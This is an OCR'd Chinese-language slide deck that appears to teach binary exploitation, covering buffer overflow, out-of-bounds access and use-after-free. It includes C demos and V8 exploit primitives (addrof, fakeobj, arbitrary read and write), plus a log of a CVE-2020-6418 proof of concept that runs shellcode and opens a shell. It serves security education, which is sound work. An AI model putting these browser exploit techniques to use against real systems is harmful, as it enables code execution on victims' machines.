
- 現在很多語言都對 length 有做檢查，會直接 error
- 也有許多針對 buffer overflow 的保護措施
- 但 Mitigation 終究是 Mitigation，**仍可被繞過**
- 程式執行效率 v.s. 加上程式安全保護措施的取捨
- 但是仍然常見於 IOT 設備中
  - IoT 設備韌體多用 C 寫且無足夠的安全的考量
  - 有執行效率的考量
  - 架構根本不支援 (No NX in MIPS)
  - 請自行搜尋 pwn2own stack overflow

技術專欄

#CVE #Pwn2Own #RCE #IoT

Your printer is not your printer ! - Hacking Printers at Pwn2Own Part II

Angelboy 2023-11-06



Sudo Vulnerability Walkthrough

LiveOverflow

18 videos 65,906 views Last updated on Jul 30, 2023


1 How SUDO on Linux was HACKED! // CVE-2021-3156
LiveOverflow • 196K views • 2 years ago

2 Why Pick sudo as Research Target? | Ep. 01
LiveOverflow • 47K views • 2 years ago

3 How Fuzzing with AFL works! | Ep. 02
LiveOverflow • 49K views • 2 years ago

4 Troubleshooting AFL Fuzzing Problems | Ep. 03
LiveOverflow • 23K views • 2 years ago

5 Finding Buffer Overflow with Fuzzing | Ep. 04
LiveOverflow • 44K views • 2 years ago


ADVERSARY AND HARMONY, THE EVOLUTION OF AI SECURITY

「排 heap 就是浪費時間，不如再找一個洞」


- Angelboy 10.17.2022

Src: https://www.facebook.com/photo/?fbid=6788651517853752&set=a.191713434214293


Out of Bound

OOB

- 因為沒有檢查 index 而去 Read / Write buffer 之外的 data
- 跟 overflow 有點像，不過我覺得
  - Overflow 是指資料長度過長導致溢出，連續超過的感覺
  - OOB 就是指可以存取自己以外的記憶體資料
- 也非常常見，Browser 蠻多這種洞的，並可以被利用



```c
int a[4];
int b = 69;
printf("%d\n", a[-1]);
printf("%d\n",a[7]);
```




```
69
1054532321
```

OOB


- v8 is a JS engine in browser

Normal v8



```
d8> a = [1.1, 1.2, 1.3]
[1.1, 1.2, 1.3]
d8> a[3]
undefined
```


Vulnerable v8



```
d8> a = [1.1, 1.2, 1.3]
[1.1, 1.2, 1.3]
d8> a[3]
3.817455492407835e-270
```


OOB

- Browser Exploits be like



```
let vic_arr = new Array(128); // Victim float array
vic_arr[0] = 1.1;
let obj_arr = new Array(256); // Object array
obj_arr[0] = {};
// ...
function addrof(obj) {
    obj_arr[0] = obj;
    return lower(ftoi(oob_arr[220]));
}

function fakeobj(addr) {
    oob_arr[220] = itof(addr);
    return obj_arr[0];
}
fake_map = lower(ftoi(oob_arr[19]));
forged = [itof(fake_map), 2.2, 2.3, 2.4];
fake_obj = fakeobj(addrof(forged) + 0x20n);

function read64(addr) {
    forged[1] = itof((2n << 32n) | (addr - 8n));
    return ftoi(fake_obj[0]);
}

function write64(addr, value) {
    forged[1] = itof((2n << 32n) | (addr - 8n));
    fake_obj[0] = itof(value);
}
```

OOB



```
[redacted]/bi0s_2024/ezv8revenge » ./d8 exp.js
V8 sandbox escape 2024 POC by pwn2ooown
Demostrating the exploit of CVE-2020-6418
V8 version: 12.2.0 (candidate)
V8 commit: 970c2bf28ddb93dc17d22d83bd5cef3c85c5f6c5
[+] oob done, oob_arr length is now 0x8000
[*] Shellcode at: 0x292b7770081a
[+] Writing shellcode address to the raw function pointer in wasm instance.
[+] Ready to fire up the shellcode!
$ echo "Pwn3d <3"
Pwn3d <3
$
```


Use After Free

Use After Free

- 常見於有 Memory Allocator 機制的地方
- Memory Allocator API
  - malloc 給你一塊記憶體
  - free 把記憶體還回去
- free 之後卻繼續使用那塊記憶體
  - 可能正在被別人使用，會出現其他資料
  - 利用手法也算多
- Heap / Kernel / Browser 都常出現

UAF Demo

- size 16 的 p 被 free
- 可以預期那塊會被暫存
- (事實上到 tcache)
- malloc 16 會得到同一塊




```c
struct ooo {
  long long a;
  void (*func)();
};

int main() {
  struct ooo *p = malloc(sizeof(struct ooo));
  p->a = 0x66666666DEADBEEF;
  p->func = (void *)A;
  printf("p->a = 0x%llx\n", p->a);
  p->func();
  free(p);
  // Alloc back the chunk
  char *c = malloc(16);
  strcpy(c, "AAAABBBB");
  long long *q = (long long *)(c + 8);
  *q = (long long)B;
  // UAF!
  printf("p->a = 0x%llx\n", p->a);
  p->func();
  return 0;
}
```

@pwn2ooown


UAF Demo

- **再用 p 就會 UAF!**



```
p->a = 0x66666666deadbeef
I'm function A
p->a = 0x4242424241414141
I'm function B
```

Use After Free in Browser

